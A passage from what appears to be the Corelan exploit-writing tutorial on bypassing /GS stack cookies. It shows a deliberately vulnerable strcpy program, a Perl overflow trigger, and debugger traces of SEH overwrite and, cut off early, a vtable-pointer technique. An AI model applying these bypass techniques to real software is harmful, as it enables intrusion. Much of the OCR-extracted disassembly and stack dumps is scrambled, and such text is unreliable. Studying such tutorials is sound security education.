vulnerable server! security check cookie:
004012dd 350d00304000 cmp ecx,dword ptr [vulnerable server! security cookie (00403000)] ds:0023:00403
000=d0dd8743
0:000> dd 0x00403000
00403000 d0dd8743 2f2278bc ffffffff ffffffff
00403010 fffffffe 00000001 00000000 00000000
00403020 00000001 00342a00 00342980 00000000
00403030 00000000 00000000 00000000 0000000

It's different now, which means that it is not predictable. (This is what usually happens. (MS06-040 shows an exploit that could take advantage of the fact that the cookie was static, so it is possible - in theory))

Anyways, if you now try to overflow the buffer, the application will die : ntdll!KiFastSystemCallRet

(set breakpoint on function pr, and step through the instructions until you see that the security cookie check fails before the function returns) This should give us enough information on how the /GS compiler switch changes the code of functions to protect against stack overflows.

As explained earlier, there are a couple of techniques that would allow you to try to bypass the GS protection. Most of them rely on the fact that you can hit the exception handler structure/trigger an exception before the cookie is checked again. Other rely on being able to write to arguments,... No matter what I've tried, it did not work with this code (could not hit exception handler). So /GS appears to be quite effective with this code.

### Stack cookie bypass demonstration 1 : Exception Handling

### The vulnerable code

tp://www.corelan.be:8800

In order to demonstrate how the stack cookie can be bypassed, we'll use the following simple c++ code (basicbof.cpp) :

```
#include "stdafx.h"
#include "stdafx.h"
#include "stdio.h"

void GetInput(char* str, char* out)
{
    char buffer[500];
    try
    {
      strcpy(buffer,str);
      strcpy(out,buffer);
      printf("Input received : %s\n",buffer);
    }
    catch (char * strErr)
    {
      printf("No valid input received ! \n");
      printf("Exception : %s\n",strErr);
    }
}
int main(int argc, char* argv[])
{
    char buf2[128];
    GetInput(argv[1],buf2);
    return 0;
}
```

As you can see, the GetInput function contains a vulnerable strcpy, because it does not check the length of the first parameter. Furthermore, once 'buffer' was filled (and possibly corrupted), it is used again (strcpy to variable 'out') before the function returns. But hey – the function exception handler should warn the user if malicious input was entered, right ? :-)

Compile the code without /GS and without RTC.

Run the code and use a 10 character string as parameter :

basicbof.exe AAAAAAAAAA Input received : AAAAAAAAAA

Ok, that works as expected. Now run the application and feed it a string longer than 500 bytes as first parameter. Application will crash. (If you leave out the exception handler code in the GetInput function, then the application will crash & trigger your debugger to kick in.) We'll use the following simple perl script to call the application and feed it 520 characters :

my \$buffer="A" x 520; system("\"C:\\Program Files\\Debugging Tools for Windows (x86)\\windbg\" basicbof.exe \"\$buffer\"\r\n");

Run the script :

c) Peter Van Eeckhoutte

(908.470): Access violation - code c0000005 (!!! second chance !!!)	
eax=0000021a ebx=00000000 ecx=7855215c edx=785bbb60 esi=00000001 edi=0040338	80
eip=41414141 esp=0012ff78 ebp=41414141 iopl=0 nv up ei pl nz na po r	IC
cs=001b ss=0023 ds=0023 es=0023 fs=003b qs=0000 efl=0000020	
41414141 ??	-

# http://www.corelan.be:8800

c) Peter Van Eeckhoutte

=> direct ret/eip overwrite. Classic BOF.

If you try the same again, using the executable that includes the exception handling code again, the application will die. (if you prefer launching the executable from within windbg, then run windbg, open the basicbof exe executable, and add the 500+ character string as argument)

Open Executable				
Look in:	C Release		. o d	P 🖬 🚽
My Facert Documents Documents Desiting My Documents My Computer	Daskbol eve			
My Notwork Places	File name: Files of type:	basicbol eve Executable Files	_	•
Arguments		*****		

Now you get this :

(b5c.964): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012fd41 ebx=00000000 ecx=0012fd41 edx=00130000 esi=00000001 edi=004033a8
eip=004010cb esp=0012fcb4 ebp=0012feec iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b qs=0000 efl=00010206
basicbof!GetInput+0xcb:
004010cb 8802 mov byte ptr [edx],al ds:0023:00130000=41

No direct EIP overwrite, but we have hit the exception handler with our buffer overflow :

0:000> !exch	ain		
0012fee0: 41	.414141		
Invalid exce	eption sta	ck at	41414141

### How does the SE Handler work and what happens when it gets overwritten ?

Before continuing, as a small exercise (using breakpoints and stepping through instructions), we'll see why and when the exception handler kicked in and what happens when you overwrite the handler.

Open the executable (no GS, but with the exception handling code) in windbg again (with the 520 A's as argument). Before starting the application (at the breakpoint), set a breakpoint on function GetInput

0:000> **bp GetInput** 0:000> bl 0 e 00401000 0001 (0001) 0:\*\*\*\* basicbof!GetInput

Run the application, and it will break when the function is called

```
Breakpoint 0 hit
eax=0012fefc ebx=00000000 ecx=00342980 edx=003429f3 esi=00000001 edi=004033a8
eip=00401000 esp=0012fef0 ebp=0012ff7c iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000206
basicbof!GetInput:
00401000 55 push ebp
```

If you disassemble function GetInput, this is what you will see :

00401000 00401001 00401003	<pre>\$ 55 PUSH EBP ;save current value of EBP (=&gt; saved EIP) . 8BEC MOV EBP,ESP ;ebp is now top of stack (=&gt; saved EBP) . 6A FF PUSH -1</pre>
00401005	. 68 A01A4000 PUSH basicbof.00401AA0 ; SE handler installation
00401003	. 64:A1 00000000 MOV EAX, DWORD PTR FS:[0]
00401010	50 PUSH EAX
00401011	. 64:8925 000000>MOV DWORD PTR FS:[0],ESP
00401018	. 51 PUSH ECX
00401019	. 81EC 1C020000 SUB ESP,21C ;reserve space on the stack, 540 bytes
0040101F	. 53 PUSH EBX
00401020 00401021	. 56 PUSH ESI . 57 PUSH EDI
00401021	. 8965 F0 MOV DWORD PTR SS:[EBP-10],ESP
00401022	. C745 FC 000000>MOV DWORD PTR SS:[EBP-4],0
0040102C	. 8845 08 MOV EAX, DWORD PTR SS: [EBP+8] ;start strcpy(buffer,str)
0040102F	. 8985 F0FDFFFF MOV DWORD PTR SS:[EBP-210],EAX
00401035	. 8D8D F8FDFFFF LEA ECX,DWORD PTR SS:[EBP-208]
0040103B	. 898D ECFDFFFF MOV DWORD PTR SS:[EBP-214],ECX
00401041	. 8B95 ECFDFFFF MOV EDX,DWORD PTR SS:[EBP-214]
00401047	. 8995 E8FDFFFF MOV DWORD PTR SS:[EBP-218],EDX
0040104D	> 8B85 F0FDFFFF MOV EAX,DWORD PTR SS:[EBP-210] . 8A08 MOV CL.BYTE PTR DS:[EAX]
00401053 00401055	. 8A08 MOV CL,BYTE PTR DS:[EAX] . 888D E7FDFFFF MOV BYTE PTR SS:[EBP-219],CL
0040105B	. 8B95 ECFDFFFF MOV EDX,DWORD PTR SS:[EBP-214]
00401061	. 8A85 E7FDFFFF MOV AL, BYTE PTR SS:[EBP-219]
00401067	. 8802 MOV BYTE PTR DS: [EDX], AL
00401069	. 8B8D F0FDFFFF MOV ECX,DWORD PTR SS:[EBP-210]
0040106F	. 83C1 01 ADD ECX,1
00401072	. 898D FOFDFFFF MOV DWORD PTR SS:[EBP-210],ECX
00401078	. 8B95 ECFDFFFF MOV EDX, DWORD PTR SS:[EBP-214]
0040107E 00401081	. 83C2 01 ADD EDX,1 . 8995 ECFDFFFF MOV DWORD PTR SS:[EBP-214],EDX
00401081	. 80BD E7FDFFFF >CMP BYTE PTR SS:[EBP-214],0
00401007	

00401096         .8985           0040109C         .8980           0040109F         .8980           004010A5         .8955           004010A5         .8955           004010A5         .8955           004010A5         .8955           004010B1         >8885           004010B1         .8085           004010B7         .8088           004010BF         .8855           004010C5         .8362           004010C5         .8362           004010C4         .8980           004010C5         .8362           004010C4         .8980           004010D2         .8322           004010D2         .8322           004010D2         .8322           004010E5         .8935           004010E5         .8935           004010E5         .8955           004010E5         .8955           004010E7         .755           004010F4         .8085           004010F4         .8085	F8FDFFFF LEA EAX,DWO E0FDFFFF MOV DWORD P 0C MOV ECX,DWO DCFDFFFF MOV DWORD P E0FDFFFF MOV EDX,DWO D8FDFFFF MOV EDX,DWO D7FDFFFF MOV EAX,DWO D7FDFFFF MOV EAX,DWO D7FDFFFF MOV EDX,DWO D7FDFFFF MOV EDX,DWO D7FDFFFF MOV EX,DWO 01 ADD ECX,1 E0FDFFFF MOV EDX,DWO 01 ADD EDX,1 DCFDFFFF MOV DWORD P D7FDFFFF MOV DWORD P	TR SS:[EBP-220],ECX RD PTR SS:[EBP-224] TR SS:[EBP-224],EDX R SS:[EBP-229],0 asicbof.004010B1;jmp to 0x RD PTR SS:[EBP-208] ; /<%s>	strcpy(out,buffer)
00401106 . 83C4 00401109 . EB 3	08 ADD ESP,8 0 JMP SHORT b	PTR DS:[<&MSVCR90.printf>] asicbof.0040113B of.00402114   ; /format	<pre>\printf = "No valid input received !</pre>
00401116 . 83C4 00401119 . 8B8D 0040111F . 51	04 ADD ESP,4 F4FDFFFF MOV ECX,DW0 PUSH ECX	PTR DS:[<&MSVCR90.printf>] RD PTR SS:[EBP-20C] ; /<%s> of.00402130 ;  format	; \printf = "Exception : %s
0040112B . 83C4 0040112E . C745	08 ADD ESP,8 FC FFFFFF>MOV DWORD P	PTR DS:[<&MSVCR90.printf>] TR SS:[EBP-4],-1 icbof.00401142	; \printf

When the GetInput() function prolog begins, the function argument (our buffer "str") is stored at 0x003429f3 (EDX):

A pointer to this argument is put on the stack (so at 0x0012fef4, the address 0x003429f3 is stored).

The stack pointer (ESP) points to 0x0012fef0), and EBP points to 0x0012ff7c. These 2 addresses now form the new function stack frame. The memory location ESP points to currently contains 0x00401179 (which is the return address to go back to the main function, right after calling GetInput())

basicbof!	main		
00401160	55	push	ebp
00401161	8bec	mov	ebp,esp
00401163	81ec8000000	sub	esp,80h
00401169	8d4580	lea	eax,[ebp-80h]
0040116c	50	push	eax
0040116d	8b4d0c	mov	ecx,dword ptr [ebp+0Ch] ;pointer to argument
00401170	8b5104	mov	edx,dword ptr [ecx+4] ;pointer to argument
00401173		push	edx ; buffer argument
00401174	e887fefff	call	<pre>basicbof!GetInput (00401000) ; GetInput()</pre>
00401179	83c408	add	esp,8 ;normally GetInput returns here
0040117c	33c0	xor	eax,eax0040117e 8be5 mov esp,ebp
00401180	5d	рор	ebp
00401181	c3	ret	

Anyways, let's go back to the disassembly of the GetInput function above. After putting a pointer to the arguments on the stack, the function prolog first pushes EBP to the stack (to save EBP). Next, it puts ESP into EBP so EBP points to the top of the stack now (for just a moment :)). So, in essence, a new stack frame is created at the "current" position of ESP when the function is called. After saving EBP, ESP now points to 0x0012feec (which contains 0c0012ff7c). As soon as data is pushed onto the stack, EBP will still point to the same location (but EBP becomes (and stays) the bottom of the stack). Since there are no local variables in GetInput(), nothing is pushed on the stack to prepare for these variables.

Then, the SE Handler is installed. First, FFFFFFF is put on the stack (to indicate the end of the SEH chain).

00401003	6A FF	PUSH -1
00401000		
00401005	68 A01A4000	PUSH basicbof.00401AA0
00401000	00 A01A4000	I USII DUSICUUT.0040IAA0

Then, SE Handler and next SEH are pushed onto the stack :

0040100A	. 64:A1 00000000 MOV EAX, DWORD PTR FS:[0]
00401010	. 50 PUSH EAX
00401011	. 64:8925 000000>MOV DWORD PTR FS:[0],ESP

The stack now looks like this :

<pre>^ stack grows up towards top of stack while address of ESP goes down 0012FECC 785438C5 MSVCR90.785438C5 0012FED0 0012FEB8 0012FED4 7855C40C MSVCR90.7855C40C 0012FED8 00152150 0012FED6 0012FF88 &lt;- ESP points here after pushing next SEH 0012FEE0 0012FF80 Pointer to next SEH record 0012FEE4 00401AA0 SE handler 0012FEE4 00401A40 SE handler 0012FEE6 0012FF7C ; saved EBP 0012FEF0 00401179 ; saved EIP 0012FEF4 003429F3 ; pointer to buffer ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA</pre>				
0012FED0 0012FEE8 0012FED4 7855C40C MSVCR90.7855C40C 0012FED8 00152150 0012FEDC 0012FEF8 <- ESP points here after pushing next SEH 0012FE64 0012FFB0 Pointer to next SEH record 0012FE44 00401AA0 SE handler 0012FE48 FFFFFFFF ; end of SEH chain 0012FEE8 FFFFFFFF ; saved EBP 0012FEF0 00401179 ; saved EIP	^	stack gro		
0012FED47855C40CMSVCR90.7855C40C0012FED8001251500012FEDC0012FEF80012FEC00012FE80Pointer to nextSEH record0012FEE400401AA0SE handler0012FEE8FFFFFFFF0012FEE40012FFFC0012FEE40012FFFC0012FEE5SE handler0012FEE60012FFFC0012FEF00012FFC0012FEF00012FF7C0012FEF0904011790012FEF0904011790012FEF090401179		0012FECČ	785438C5	MSVCR90.785438C5
0012FED8001521500012FED20012FEF8<- ESP points here after pushing next SEH0012FE000012FFB0Pointer to next SEH record0012FEE400401AA0SE handler0012FEE8FFFFFFFF; end of SEH chain0012FEE00012FF7C; saved EBP0012FEF000401179; saved EIP		0012FED0	0012FEE8	
0012FEDC 0012FEF8 <- ESP points here after pushing next SEH 0012FEE0 0012FFB0 Pointer to next SEH record 0012FEE4 00401AA0 SE handler 0012FEE8 FFFFFFFF ; end of SEH chain 0012FEE0 0012FF7C ; saved EBP 0012FEF0 00401179 ; saved EIP		0012FED4	7855C40C	MSVCR90.7855C40C
0012FEE0 0012FFB0 Pointer to next SEH record 0012FEE4 00401AA0 SE handler 0012FEE8 FFFFFFFF ; end of SEH chain 0012FEEC 0012FF7C ; saved EBP 0012FEF0 00401179 ; saved EIP		0012FED8	00152150	
0012FEE0 0012FFB0 Pointer to next SEH record 0012FEE4 00401AA0 SE handler 0012FEE8 FFFFFFFF ; end of SEH chain 0012FEEC 0012FF7C ; saved EBP 0012FEF0 00401179 ; saved EIP		0012FFDC	0012FFF8	<- FSP points here after pushing next SEH
0012FEE4 00401AA0 SE handler 0012FEE8 FFFFFFFF ; end of SEH chain 0012FEEC 0012FF7C ; saved EBP 0012FEF0 00401179 ; saved EIP		0012FFF0	0012FFB0	Pointer to next SEH record
0012FEE8 FFFFFFFF ; end of SEH chain 0012FEEC 0012FF7C ; saved EBP 0012FEF0 00401179 ; saved EIP				
0012FEC 0012FF7C ; saved EBP 0012FEF0 00401179 ; saved EIP				
0012FEF0 00401179 ; saved EIP				
		UUIZFEF4	00342953	, pointer to burrer ASCII AAAAAAAAAAAAAAAAAAAAAAA

Corelan Team - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be/index.php/terms-of-use

Before the first strcpy starts, some place is reserved on the stack.

### 00401019 . 81EC 1C020000 SUB ESP,21C ;540 bytes, which is 500 (buffer) + additional space

After this instruction, ESP points to 0x0012fcc0 (which is 0x0012fedc - 21c), ebp still points to 0x0012feec (top of stack). Next, EBX, ESI and EDI are pushed on the stack (ESP = ESP - C (3 x 4 bytes = 12 bytes), ESP now points at 0x0012FCB4. Then, at 0x0040102c, the first strcpy starts (ESP still points to 0012fcb4). Each A is taken from the memory location where buffer resides) and put on the stack (one by one, loop from 0x0040104d to 0x0040108e).

_	•	<b>,</b> , ,	,
1	0012FCB4	00403388 230	. basicbof.004033A8
н	0012FCB8	00000001 0	
Ш	0012FCBC	00000000	• • • • • • • • • • • • • •
ы	0012FCC0	7C919318 †õæ	: ntdll.7C919318
	0012FCC4	FFFFFFFF	
	0012FCC8	7C91930F ₩δæ	
	0012FCCC	7C918F21 *Aæ	
	0012FCD0	413400004	
	0012FCD4	0012FCE4 3"\$	
	0012FCD8	0012FCF6 +"#	
	0012FCDC	00342R05 <b>4</b> *4	
	0012FCE0	0000027C :0.	
	0012FCE4	41414141 888	
	0012FCE8	41414141 AAA	
	0012FCEC	41414141 888	
	0012FCF0	41414141 AAA	
	0012FCF4	00004141 AA.	
	0012FUF8	00000220 0.	
	0012FCFC	00153008 40%	
	0012FD00	00150000 \$	
	0012FD04	7C863C4D MK&	
	0012FD08	00000000	
	0012FD0C	0101FD18 **0	0
-	MM F 2 F I I M	MMINENIS COT	

This process continues until all 520 bytes (length of our command line argument) have been written

The first 4 A's were written at 0012fce4. If you add 208h (520 bytes) - 4 (the 4 bytes that are at 0012fce4), then you end up at 0012fee8, which has hit/overwritten the SE Structure. No harm done yet.

-			нинн						
	001255200		AAAA						
	0012FE98	41414141							
	0012FE9C	41414141	AAAA						
	0012FEA0	41414141	AAAA						
	0012FEA4	41414141	AAAA						
	0012FEA8	41414141	AAAA						
	0012FEAC	41414141	AAAA						
	0012FEB0	41414141	AAAA						
	0012FEB4	41414141	AAAA						
	0012FEB8	41414141	AAAA						
	0012FEBC	41414141	AAAA						
	0012FEC0		AAAA						
	0012FEC4	41414141	AAAA						
	0012FEC8	41414141	AAAA						
	0012FECC	41414141	AAAA						
	0012FED0	41414141	AAAA						
	0012FED4		AAAA						
	0012FED8	41414141	AAAA						
	0012FEDC	41414141	AAAA						
	0012FEE0	41414141	AAAA	Pointer to	next	SEH	record		
	0012FEE4	41414141	AAAA	SE handler					
	0012FEE8	41414141	AAAA						
	0012FEEC	0012FF00							
	0016/660	00161100							

So far so good. No exception has been triggered yet (nothing has been done with the buffer yet, and we did not attempt to write anywhere that would cause an immediate exception)

Then the second strcpy (strcpy(out,buffer)) starts. Similar routine (one A per loop), and now the A's are written on the stack starting at 0x0012fefc. EBP (bottom of stack) still points to 0x0012feec, so we are now writing beyond the bottom of the stack.

0012FEB4	41414141	AAAA	
0012FEB8	41414141	8888	
0012FEBC	41414141	8888	
0012FEC0	41414141	AAAA	
0012FEC4	41414141	AAAA	
0012FEC8	41414141	AAAA	
0012FECC	41414141	AAAA	
0012FED0	41414141	8888	
0012FED4	41414141	AAAA	
0012FED8	41414141	AAAA	
0012FEDC	41414141	AAAA	
0012FEE0	41414141	AAAA	Pointer to next SEH record
0012FEE4	41414141	8888	SE handler
0012FEE8	41414141	AAAA	
0012FEEC	0012FF00		
0012FEF0	00401179	u <b>∢</b> @.	RETURN to basicbof.00401179 from ba
0012FEF4	003429F3	<)4.	ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
0012FEF8	0012FEFC	1 a ± .	ASCII "AAAA"
0012FEFC	41414141	AAAA	
0012FF00	00000000		
0012FF04	00000041	A	
0012FF08	00000000		
0012FF0C	00000004	<b>•</b>	
0012FF10	r0012FF28	( .	
0012FF14	78543071	q0Tx	RETURN to MSUCR90.78543071 from MSU
0012FF18	00000041	Ä	
0012FF1C	00342980	Ç)4.	

Corelan Team - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be/index.php/terms-of-use

out is only 128 bytes (variable initially set up in main() and then passed on uninitialized to GetInput() - this smells like trouble to me :-) ), so the overflow will probably occur much faster. Buffer contains a lot more bytes, so the overflow may/could/will write into an area where it does not belong, and that will hurt more this time. If this triggers and exception, we control the flow (we have already overwritten the SE structure, remember) After putting 128 A's on the stack, the stack looks like this :

c) Petrer Van Eeckhouttie

12/02/2011 - 12 / 44

(c) Peter Van Feckhoutte

9

.

0012FED0 41414141	
0012FED4 41414141 0012FED8 41414141	ARRA
0012FEDC 41414141	AAAA
0012FEE0 41414141	AAAA Pointer to next SEM record
0012FEE4 41414141	RRRR SE handler
0012FEE8 41414141	
0012FEEC 0012FF00 0012FEF0 00401179	, #, RSCII 41, "Annexeccedenced and a second sec
0012FEF4 003429F3	514, RSC11 "REAGABAGEGEGEGEGEGEGEGEGEGEGEGEGEGEGEGEGE
0012FEF8 0012FEFC	\$14, ASCII "ADARABANGASASASASASASASASASASASASASASASASASASA
0012FEFC 41414141	H444
0012FF00 41414141	A9999
0012FF04 41414141 0012FF08 41414141	ARRA ARRA
0012FF08 41414141 0012FF0C 41414141	HHHH AAAA
0012FF10 41414141	0000
0012FF14 41414141	AAAA
0012FF10 41414141	AAAA
0012FF1C 41414141	RARA
0012FF20 41414141	RADA
0012FF24 41414141 0012FF28 41414141	ARARA ARARA
0012FF28 41414141 0012FF2C 41414141	A0004
0012FF30 41414141	0000
0012FF34 41414141	AAAA
0012FF38 41414141	8999
0012FF3C 41414141	8888
0012FF40 41414141 0012FF44 41414141	ARRA
0012FF44 41414141 0012FF48 41414141	AAAA AAAA
0012FF4C 41414141	8888
0012FF50 41414141	0000
0012FF54 41414141	8888
0012FF58 41414141	RARA
0012FF5C 41414141	8000
0012FF60 41414141 0012FF64 41414141	ARRA ARRA
0012FF68 41414141	8888
0012FF6C 41414141	0000
0012FF70 41414141	AAAA
0012FF74 41414141	8988
0012FF78 41414141	ARAA
0012FF00 00401020	( 0. RETURN to basicbof.00401320 from basicbof.00401160
0012FF84 00000002	A
0012FF88 00342980	¢)4.
0012FF8C 00342F98	9/4
RR12EE9R Re489EDC	-f.le

As we continue to write, we write into higher addresses (eventually even overwriting main() local vars and envp, argv, etc... all the way to the bottom of the stack):

0012FF70 41414141 AAAA	
0012FF74 41414141 AAAA 0012FF78 41414141 AAAA	
0012FF7C 41414141 ARRA	
0012FF80 41414141 ARAR 0012FF84 41414141 ARAR	
0012FF88 41414141 AAAA 0012FF8C 41414141 AAAA	
0012FF90 4141414 ARAA 0012FF94 4141414 ARAA	
0012EE98 41414141 0000	
0012FF9C 4141414 ARAA 0012FFR0 4141414 ARAA	
0012FFA4 41414141 AAAA 0012FFA8 41414141 AAAA	
0012FF8C 41414141 6898	
0012FFB4 41414141 0000	
0012FFB8 41414141 AAAA 0012FFDC 41414141 AAAA	
0012FFC0 41414141 ARAA 0012FFC4 41414141 ARAA	
0012FFC8 41414141 AAAA	
0012FFCC 41414141 ARAA 0012FFD0 41414141 ARAA	
0012FFD4 41414141 AAAA 0012FFD8 41414141 AAAA	
0012FFDC 41414141 AAAA 0012FFE0 41414141 AAAA	
0012FFE4 41414141 ARAA	
0012FFE8 41414141 AAAA 0012FFEC 41414141 AAAA	
0012FFF0 00414141 ARA. 0012FFF4 00000000	
0012FFF8 00401470 p10, basicbof, (ModuleEntryPoint)	
0012FFFC 00000000	
Until we finally try to write into a location where we don't have access to	
0012FFE4 41414141 ANAH	
0012FFE8 41414141 0000	
0012FFEC 41414141 HHHH	
0012FFF0 41414141 HHHH	
0012FFF4 41414141 HHHH	
0012FFF8 41414141 AAAA	
0012FFFC 41414141 AAAA	
004010/0[122.10.011010akpothe av Dastobor.00401	
004010CB [22:46:21] Access violation when writi	In s
	_
Access violation. The SEH chain now looks like this :	
control of the standard standard standard standards and standard standards and standard standards and standards	
SEH chain of main thread	

SEH chain of main thread		
Address	SE handler	
0012FEE0	41414141	

If we now pass the exception to the application, and attempt will be made to go to this SE Handler.

100120000

Regi	isters (FF	9U)
	00000000	
	41414141	
		ntdll.7C9032BC
	00000000	
	0012F8E4	
EBP	0012F904	
ESI	00000000	
EDI	000000000	
EIP	41414141	

SE Structure was overwritten with the first strcpy, but the second strcpy triggered the exception **before** the function could return. The combination of both should allow us to exploit this vulnerability because stack cookies will not be checked.

### Abusing SEH to bypass GS protection

Compile the executable again (with /GS protection) and try the same overflow again : Code with exception handler :

(aa0.f48): Access violation - code c0000005 (first chance)
irst chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012fd41 ebx=00000000 ecx=0012fd41 edx=00130000 esi=00000001 edi=004033a4
eip=004010d8 esp=0012fca0 ebp=0012fee4 iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010206
pasicbof!GetInput+0xd8:
004010d8 8802 mov byte ptr [edx],al ds:0023:00130000=41
0:000> uf GetInput pasicbof!GetInput [basicbof\basicbof.cpp @ 6]:
6 00401000 55 push ebp
6 00401000 Bbc mov ebp.esp
6 00401001 Gaff push 0FFFFFFh
6 00401005 68d01a4000 push offset basicbof! CxxFrameHandler3+0xc (00401ad0)
6 0040100a 64a100000000 mov eax,dword ptr fs:[00000000h]
6 00401010 50 push eax
6 00401011 51 push ecx
6 00401012 81ec24020000 sub esp,224h
6 00401018 a118304000 mov eax,dword ptr [basicbof!_security_cookie (00403018)]
6 0040101d 33c5 xor eax,ebp
6 0040101f 8945ec mov dword ptr [ebp-14h],eax
6 00401022 53 push ebx
6 00401023 56 push esi
6 00401024 57 push edi
6 00401025 50 push eax
6 00401026 8d45f4 lea eax,[ebp-0Ch]
6 00401029 64a300000000 mov dword ptr fs:[00000000h],eax
6 0040102f 8965f0 mov dword ptr [bp-10h],esp
9 00401032 c745fc00000000 mov dword ptr [ebp-4],0 10 00401039 8b4508 mov eax.dword ptr [ebp+8]
10 0040103c 8985e8fdffff    lea    ecx,[ebp-218h],eax 10 00401042 8d8df0fdffff    lea    ecx,[ebp-210h]
10 00401042 000010101111 tea etx,[eup-2101],ecx
10 00401046 8b95e4fdffff mov edx,dword ptr [ebp-210]
10 00401054 8995e0fdffff mov dword ptr [ebp-220h],edx

Application has died again. From the disassembly above we can clearly see the security cookie being put on the stack in the GetInput function epilogue. So a classic overflow (direct RET overwrite) would not work... However we have hit the exception handler as well (the first strcpy overwrites SE Handler, remember... in our example, SE Handler was only overwritten with 2 bytes, so we probably need 2 more bytes to overwrite it entirely.):

0:000> !exchain 0012fed8: basicbof! CxxFrameHandler3+c (00401ad0) Invalid exception sTack at 00004141

This means that we \*may\* be able to bypass the /GS stack cookie by using the exception handler. Now if you leave out the exception handling code again (in function GetInput), and feed the application the same number of characters, then we get this :

0:000> g (216c.2ce0): Access violation - code c0000005 (first chance) First chance exceptions are reported before any exception handling. This exception may be expected and handled. eax=0012fd41 ebx=00000000 ecx=0012fd41 edx=00130000 esi=00000001 edi=0040337c eip=004010b2 esp=0012fcc4 ebp=0012fee4 iopl=0 nv up ei pl nz na pe nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010206 basicbof!GetInput+0xb2: 004010b2 8802 mov byte ptr [edx],al ds:0023:00130000=41 0:000> !exchain 0012ffb0: 41414141 Invalid exception stack at 41414141

So same argument length, but the extra exception handler was not added, so it took us not that much bytes to overwrite SE structure this time. It looks like we have triggered an exception before the stack cookie could have been checked. As explained earlier, this is caused by the second strcpy statement in GetInput()

To prove my point, leave out this second strcpy (so only one strcpy, and no exception handler in the application), and then this happens :

0:000> q
<pre>eax=000036c0 ebx=00000000 ecx=000036c0 edx=7c90e514 esi=00000001 edi=0040337c</pre>
eip=7c90e514 esp=0012f984 ebp=0012f994 iopl=0 nv up ei ng nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b qs=0000 efl=00000286
ntdll!KiFastSystemCallRet:
7c90e514 c3 ret

=> stack cookie protection worked again.

c) Peter Van Feckhoutte

12/02/2011 - 14 / 44

T e

ecb00b

http://www.corelan.be:8800

So, conclusion : it is possible to bypass stack cookies if the vulnerable function will cause an exception in one way or another other way BEFORE the cookie is checked during the function's epilogue, for example when the function continues to use a corrupted buffer further down the road in the function.

Note : In order to exploit this particular application, you would probably need to deal with /safeseh as well... Anyways, stack cookie protection was bypassed... :-)

## Stack cookie bypass demonstration 2 : Virtual Function call

In order to demonstrate this technique, I'll re-use a piece of code that can be found in Alex Soritov and Mark Dowd's paper from Blackhat 2008 (slightly modified so it would compile under VS2008 C++)

// gsvtable.cpp : Defines the entry point for the console application.

The Foo object called foo is initialized in the main function, and allocated on the stack of this main function. Then, foo is passed as argument to the Foo.gs3() member function. This gs3() function has a strcpy vulnerability (foo from main() is copied into buf, which is only 8 bytes. So if foo is longer than 8 bytes, a buffer overflow occurs).

After the strcpy(), a virtual function bar() is executed. Because of the overflow earlier, the pointer to the vtable on the stack may have been overwritten, and application flow may be redirected to your shellcode instead. After compiling with /gs, function gs3 looks this :

0:000> uf Foo::gs3 gsvtable!Foo::gs3 10 00401000 55 10 00401001 8bec 10 00401003 83ec20 10 00401006 a118304000 10 00401006 33c5 10 00401008 8945fc 10 00401010 894df0 12 00401013 8b4508 12 00401018 894df4 12 00401019 8d4df4 12 00401019 8d4df4 12 00401012 8955e8 12 00401022 8955e4	push mov sub mov xor mov mov mov lea mov mov mov	<pre>ebp ebp,esp esp,20h eax,dword ptr [gsvtable!security_cookie (00403018)] eax,ebp dword ptr [ebp-14],eax dword ptr [ebp-10h],ecx eax,dword ptr [ebp-14h],eax ecx,[ebp-0Ch] dword ptr [ebp-14h],eax edx,dword ptr [ebp-18h],ecx edx,dword ptr [ebp-12h],edx</pre>
gsvtable!Foo::gs3+0x25 12 00401025 8b45ec 12 00401028 8a08 12 00401028 884de3 12 00401024 8b55e8 12 00401030 8a45e3 12 00401035 8b4dec 12 00401035 8b4dec 12 00401038 832101 12 00401038 894dec 12 00401038 8b55e8 12 00401041 832201 12 00401044 8955e8 12 00401047 807de300 12 0040104b 75d8	mov mov mov mov mov add mov add mov add mov add mov jne	<pre>eax,dword ptr [ebp-14h] cl,byte ptr [eax] byte ptr [ebp-10h],cl edx,dword ptr [ebp-18h] al,byte ptr [ebp-10h] byte ptr [edx],al ecx,dword ptr [ebp-14h] ecx,dword ptr [ebp-14h],ecx edx,dword ptr [ebp-18h] edx,1 dword ptr [ebp-18h],edx byte ptr [ebp-10h],0 gsvtable!Foo::gs3+0x25 (00401025)</pre>
gsvtable!Foo::gs3+0x4d 13 0040104d 8b45f0 13 00401050 8b10 13 00401052 8b4df0 13 00401055 8b02 13 00401055 8b02 14 00401057 ffd0 14 0040105c 33cd 14 0040105c e854000000 14 00401056 8bc5 14 00401065 5d 14 00401066 c20400	mov mov mov call mov xor call mov pop ret	<pre>eax,dword ptr [ebp-10h] edx,dword ptr [eax] ecx,dword ptr [ebp-10h] eax,dword ptr [edx] eax ;this is where bar() is called (via vtable ptr) ecx,dword ptr [ebp-4] ecx,ebp gsvtable!security_check_cookie (004010b7) esp,ebp ebp 4</pre>

Stack cookie :

c) Peter Van Eeckhoutte

0:000> dd	00403018			
00403018	cd1ee24d	32e11db2	fffffff	fffffff
00403028	ffffffe	00000001	004020f0	00000000
00403038	56413f2e	406f6f46	00000040	00000000
00403048	00000001	00343018	00342980	00000000

Corelan Team - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be/index.php/terms-of-use

12/02/2011 - 15 / 44

(c) Peter Van Eeckhoutte

00403058 00000000 00000000 00000000 00000000
Virtual function bar looks like this :
